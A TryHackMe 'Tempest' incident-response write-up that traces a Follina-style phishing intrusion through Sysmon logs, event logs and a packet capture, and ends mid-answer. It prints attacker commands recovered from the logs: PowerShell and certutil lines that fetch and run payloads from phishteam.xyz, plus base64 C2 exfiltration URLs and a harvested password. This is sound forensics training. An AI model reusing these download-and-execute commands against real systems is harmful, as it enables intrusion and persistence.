TryHackMe: Tempest

The following writeup is for Tempest, a room hosted on TryHackMe. Tempest challenges users to conduct an investigation of an endpoint affected by a full attack chain. The exercise involves analysing endpoint logs and packet captures to uncover various stages of the compromise.

Scenario: In this scenario, you will be tasked to be one of the Incident Responders that will focus on handling and analysing the capture artefacts of a compromised machine.

NOTE! For the following questions I did not use Sysmon View, however, if you prefer looking at graphical representations of data, Sysmon View is the perfect tool for you. It visualises Symon logs and helps group and correlate events. This is especially handy in this challenge, but I preferred the route of manually exploring and correlating the logs.

What is the SHA256 hash of the capture.pcapng file?

To generate the SHA256 hash of the capture file, use the Get-FileHash PowerShell cmdlet:

```
PS C:\Users\user\Desktop\Incident Files> Get-FileHash -Algorithm SHA256 .\capture.pcapng

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6       C:\Users\user\Desktop\Inciden...
```

What is the SHA256 hash of the sysmon.evtx file?

Repeat the process used in the previous question:

```
PS C:\Users\user\Desktop\Incident Files> Get-FileHash -Algorithm SHA256 .\sysmon.evtx

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F       C:\Users\user\Desktop\Inciden...
```

What is the SHA256 hash of the windows.evtx file?


Repeat the process used in the previous question:

```
PS C:\Users\user\Desktop\Incident Files> Get-FileHash -Algorithm SHA256 .\windows.evtx

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60       C:\Users\user\Desktop\Inciden...
```

The user of this machine was compromised by a malicious document. What is the file name of the document?


The scenario mentions that the malicious document has the .doc file extension. Use Event Viewer or Timeline Explorer to filter and locate the document. We can filter for .doc files in Event Viewer or in Timeline Explorer like I have:



Alternatively, you can filter for Event ID 1 (process creation) and look through the results until you find the log corresponding to when the user executed the document.


What is the name of the compromised user and machine?

If you look at the details of the log, specifically the User Name column, you can determine that the compromised user is benimaru and the machine name is TEMPEST, therefore the answer is benimaru-TEMPEST.




What is the PID of the Microsoft Word process that opened the malicious document?

If you navigate to the Payload Data1 column in Timeline Explorer, you can find the ProcessID for the Word process that opened the malicious document:



Based on Sysmon logs, what is the IPv4 address resolved by the malicious domain used in the previous question?


Start by using the Filter editor in Sysmon, or the filter in Event Viewer, and look for Event ID 22, which shows all DNS Query logs. To filter the results even further, you can search for WINWORD.exe which will only output DNS queries that were initiated by the WINWORD.exe process. This will enable us to determine the resolved address by the malicious document.




As you can see, phishteam.xyz is clearly a malicious domain, and its resolved address is 167.71.199.191.

What is the base64 encoded string in the malicious payload executed by the document?

We know that some sort of base64 encoded string was executed by the document, and seeing as we know the ParentProcessID of word to be 496, we can search for this and look through the results:





As you can see in the above image, we can a base64 encoded string: JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhdGEnKTtjZCAiJGFwcFxNaWNyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XFByb2dyYW1zXFN0YXJ0dXAiOyBpd3IgaHR0cDovL3BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIHVwZGF0ZS56aXA7IEV4cGFuZC1BcmNoaXZlIC5cdXBkYXRlLnppcCAtRGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS56aXA7Cg==

What is the CVE number of the exploit used by the attacker to achieve a remote code execution?

If you check the hint, it says the observe the parent-child relationship of WInword.exe and the process that executed the malicious base64 payload. We know from the previous question that msdt.exe executed the malicious payload, and if you search for winword.exe and msdt.exe RCE vulnerability, it outputs several results concerning CVE-2022-30190. For example, this lovely post by John Hammond details the vulnerability:

Guidance for CVE-2022-30190 Microsoft Support Diagnostic Tool Vulnerability

Therefore, the answer is 2022-30190.


The malicious execution of the payload wrote a file on the system. What is the full target path of the payload?

If you decode the base64 payload found previously, you can determine that it is saved to the Startup directory:

Output

```
$app=[Environment]::GetFolderPath('ApplicationData');cd "$app\Microsoft\Windows\Start Menu\Programs\Startup"; iwr
http://phishteam.xyz/02dcf07/update.zip -outfile update.zip; Expand-Archive .\update.zip -DestinationPath .; rm
update.zip;
```


You can filter the results for Event ID 11 (file create) and look for the Startup directory in the TargetFilename:



As you can see, the full target path of the payload is: C:\Users\benimaru\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

The implanted payload executes once the user logs into the machine. What is the executed command upon a successful login of the compromised user?

If you use the cheat sheet/helpful hints provided in the room, we know that the Autostart execution reflects explorer.exe as its parent process, and that the target user is benimaru. We can filter this in Timeline Explorer to help find the answer:





After looking through the results, you can see a very suspicious powershell command:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -noni certutil -urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe' C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe

Based on Sysmon logs, what is the SHA256 hash of the malicious binary downloaded for stage2 execution?

From the previous question we know the malicious binary is first.exe, if you search for first.exe and filter for Event ID 1, you can find the SHA256 hash:





The stage 2 payload downloaded establishes a connection to a c2 server. What is the domain and port used by the attacker?

You can filter for Event ID 22 and first.exe to see that it is making connections to resolvecyber.xyz:

Payload Data3	Payload Data4
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz

Unfortunately, I can't seem to find the port using the Sysmon logs, so I opened up the capture file in Wireshark and filtered for the domain like as follows:

```
http.host == "resolvecyber.xyz"
```

No.	Time	Source	Destination	Protocol	Length	Host	Destination Port
5159	227.738875	192.168.254.107	167.71.222.162	HTTP	161	resolvecyber.xyz	80
5530	238.825400	192.168.254.107	167.71.222.162	HTTP	200	resolvecyber.xyz	80
5540	239.067026	192.168.254.107	167.71.222.162	HTTP	161	resolvecyber.xyz	80
5566	242.516712	192.168.254.107	167.71.222.162	HTTP	264	resolvecyber.xyz	80

As you can see, the answer is resolvecyber.xyz:80.

What is the URL of the malicious payload embedded in the document?

You can use Wireshark or Brim for this question, if you are using Brim, you can simply use the following search query:

```
_path=="http" "phishteam.xyz" method=="GET"
```

GET	phishteam.xyz	/02dcf07/index.html

Therefore the answer is http[:]//phishteam.xyz/02dcf07/index.html.

What is the encoding used by the attacker on the c2 connection?

We know that the C2 domain is resolvecyber.xyz, so let's search for this:

```
_path=="http" "resolvecyber.xyz"
```

id › resp_h	id › resp_p	trans_depth	method	host	uri
167.71.222.162	8080	1	GET	resolvecyber.xyz	/9ab62b5
167.71.222.162	8080	1	GET	resolvecyber.xyz	/9ab62b5?q=bmV0IGxvY2FsZ3JvdXAgYWRtaW5pc3RyYXRvcnMgLSBBbGlhcyBuYW1lI

Immediately it appears to be Base64 encoded text after the q= parameter. If you copy this text and enter it into Cyberchef, it confirms my suspicion:

Input


```
bmV0IGxvY2FsZ3JvdXAgYWRtaW5pc3RyYXRvcnMgLSBBbGlhcyBuYW1lICAgICBhZG1pbmlzdHJhdG9ycw0KQ29tbWVudCAgICAgICAgQWRtaW5pc3RyYX
RvcnMgaGF2ZSBjb21wbGV0ZSBhbmQgdW5yZXN0cmljdGVkIGFjY2VzcyB0byB0aGUgY29tcHV0ZXIvZG9tYWluDQoNCk1lbWJlcnMNCg0KLS0tLS0tLS0t
LS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLQ0KQWRtaW5pc3RyYXRvcg0Kcm
ltdXJ1DQpzaGlvbg0KVGhlIGNvbW1hbmQgY29tcGxldGVkIHN1Y2Nlc3NmdWxseS4NCg0K
```


424 | 1 | Raw Bytes | LF

Output

```
net localgroup administrators - Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
rimuru
shion
The command completed successfully.
```

The malicious c2 binary sends a payload using a parameter that contains the executed command results. What is the parameter used by the binary?

From the previous question, we determined that the parameter is q, which is the answer.

The malicious c2 binary connects to a specific URL to get the command to be executed. What is the URL used by the binary?


If you look through all the GET requests to resolvecyber.xyz, you immediately see a pattern:

uri
/9ab62b5
/9ab62b5?q=bmV0IGxvY2FsZ3JvdXAgYWRtaW5pc3RyYXRvcnMgLSBBbGlhcy
/9ab62b5
/9ab62b5?q=bmV0IGxvY2FsZ3JvdXAgYWRtaW5pc3RyYXRvcnMgL2FkZCBzaG
/9ab62b5
/9ab62b5?q=bmV0IHVzZXJzIC0gDQpVc2VyIGFjY291bnRzIGZvciBcXA0KDQot
/9ab62b5
/9ab62b5?q=bmV0IHVzZXIgL2FkZCBzaGlvbiBtNHN0M3JjaDNmISAtIFRoZSBj
/9ab62b5
/9ab62b5?q=bmV0IHVzZXIgL2FkZCBzaHVuYSBwcmluY2VzcyAtIFRoZSBjb21
/9ab62b5
/9ab62b5?q=c2MuZXhlIHFjIFRlbXBlc3RVcGRhdGUyIC0gW1NDXSBRdWVyeVNl
/9ab62b5
/9ab62b5?q=c2MuZXhlIFxcVEVNUEVTVCBjcmVhdGUgVGVtcGVzdFVwZGF0ZTI
/9ab62b5
/9ab62b5?q=c2MuZXhlIFxcVEVNUEVTVCBjcmVhdGUgVGVtcGVzdFVwZGF0ZSB
/9ab62b5

It appears that the malicious binary connects to http://resolvecyber.xyz/9ab62b5 to retrieve the command to be executed. Once the malware executes the binary, it then sends back the Base64 encoded results.

What is the HTTP method used by the binary?


GET:



method	host	uri
GET	resolvecyber.xyz	/9ab62b5
GET	resolvecyber.xyz	/9ab62b5?q=bmV0IGxvY2FsZ3JvdXAgYWRtaW5pc3RyYXRvcnMgLSBBbGlhcyB
GET	resolvecyber.xyz	/9ab62b5
GET	resolvecyber.xyz	/9ab62b5?q=bmV0IGxvY2FsZ3JvdXAgYWRtaW5pc3RyYXRvcnMgL2FkZCBzaGl
GET	resolvecyber.xyz	/9ab62b5
GET	resolvecyber.xyz	/9ab62b5?q=bmV0IHVzZXJzIC0gDQpVc2VyIGFjY291bnRzIGZvciBcXA0KDQot
GET	resolvecyber.xyz	/9ab62b5
GET	resolvecyber.xyz	/9ab62b5?q=bmV0IHVzZXIgL2FkZCBzaGlvbiBtNHN0M3JjaDNmISAtIFRoZSBjb
GET	resolvecyber.xyz	/9ab62b5
GET	resolvecyber.xyz	/9ab62b5?q=bmV0IHVzZXIgL2FkZCBzaHVuYSBwcmluY2VzcyAtIFRoZSBjb21t
GET	resolvecyber.xyz	/9ab62b5
GET	resolvecyber.xyz	/9ab62b5?q=c2MuZXhlIHFjIFRlbXBlc3RVcGRhdGUyIC0gW1NDXSBRdWVyeVNl
GET	resolvecyber.xyz	/9ab62b5
GET	resolvecyber.xyz	/9ab62b5?q=c2MuZXhlIFxcVEVNUEVTVCBjcmVhdGUgVGVtcGVzdFVwZGF0ZTIg
GET	resolvecyber.xyz	/9ab62b5
GET	resolvecyber.xyz	/9ab62b5?q=c2MuZXhlIFxcVEVNUEVTVCBjcmVhdGUgVGVtcGVzdFVwZGF0ZSBi
GET	resolvecyber.xyz	/9ab62b5

Based on the user agent, what programming language was used by the attacker to compile the binary?

The programming language used appears to be nim.



The attacker was able to discover a sensitive file inside the machine of the user. What is the password discovered on the aforementioned file?

To answer this question, I simply extracted all the Base64 encoded uri strings that are used to exfiltrate data. I then put this in Cyberchef to explore all the exfiltrated data. After scrolling through the data, I was able to find a variable called $pass:

```
cat C:\Users\Benimaru\Desktop\automation.ps1 - $user = "TEMPEST\benimaru"
$pass = "infernotempest"
```

The attacker then enumerated the list of listening ports inside the machine. What is the listening port that could provide a remote shell inside the machine?

Using the decoded data from the previous question, we can see all the listening ports on the machine:


```
Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       864
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       5508
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       4964
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       476
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1212
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1760
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2424
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING       624
  TCP    0.0.0.0:49676          0.0.0.0:0              LISTENING       608
  TCP    192.168.254.107:139    0.0.0.0:0              LISTENING       4
  TCP    192.168.254.107:51802  52.139.250.253:443     ESTABLISHED     3216
  TCP    192.168.254.107:51839  34.104.35.123:80       TIME_WAIT       0
  TCP    192.168.254.107:51858  104.101.22.128:80      TIME_WAIT       0
  TCP    192.168.254.107:51860  20.205.146.149:443     TIME_WAIT       0
  TCP    192.168.254.107:51861  204.79.197.200:443     ESTABLISHED     4352
  TCP    192.168.254.107:51871  20.190.144.169:443     TIME_WAIT       0
  TCP    192.168.254.107:51876  52.178.17.2:443        ESTABLISHED     4388
  TCP    192.168.254.107:51878  20.60.178.36:443       ESTABLISHED     4388
  TCP    192.168.254.107:51881  52.109.124.115:443     ESTABLISHED     4388
  TCP    192.168.254.107:51882  52.139.154.55:443      ESTABLISHED     4388
  TCP    192.168.254.107:51884  40.119.211.203:443     ESTABLISHED     4388
```

If you do some research on the listening ports, you can see the port 5985 is used by WinRM (Windows Remote Management), a protocol made by Microsoft that enables the remote management of Windows systems through HTTP (and HTTPs). It enables someone to remotely execute commands on a target machine.

The attacker then established a reverse socks proxy to access the internal services hosted inside the machine. What is the command executed by the attacker to establish the connection?


Being the lazy individual I am, I simply searched for socks in Timeline Explorer where I found the following command which parent process is first.exe:



Alternatively, you could have easily found this by exploring the payload data in process creation events.


What is the SHA256 hash of the binary used by the attacker to establish the reverse socks proxy connection?

To find the SHA256 hash of ch.exe, we can filter for Event ID 1 (process creation) and ch.exe:



What is the name of the tool used by the attacker based on the SHA256 hash?


To answer this question, external research is required. In this case, I used VirusTotal although threat intelligence tools like Cisco Talos Intelligence also provide the same results:



The tool is called chisel.


The attacker then used the harvested credentials from the machine. Based on the succeeding process after the execution of the socks proxy, what service did the attacker use to authenticate?

Just after the connection, you can see wsmprovhost.exe spawning, after doing some research on this binary it becomes clear that winrm was used to authenticate.



After discovering the privileges of the current user, the attacker then downloaded another binary to be used for privilege escalation. What is the name and the SHA256 hash of the binary?

After the commands were executed and after the reverse sock proxy, another binary was downloaded called spf.exe with the parent process being wsmprovhost.exe. If you once again inspect the Event ID 1 logs, you can find the SHA256 hash of spf.exe:





Therefore, the answer is:

spf.exe,8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643DD4D5E17779E586D

Based on the SHA256 hash of the binary, what is the name of the tool?

Once again, we can enter the hash into VirusTotal or CTI tools like Cisco Talos Intelligence to find the name of the tool:





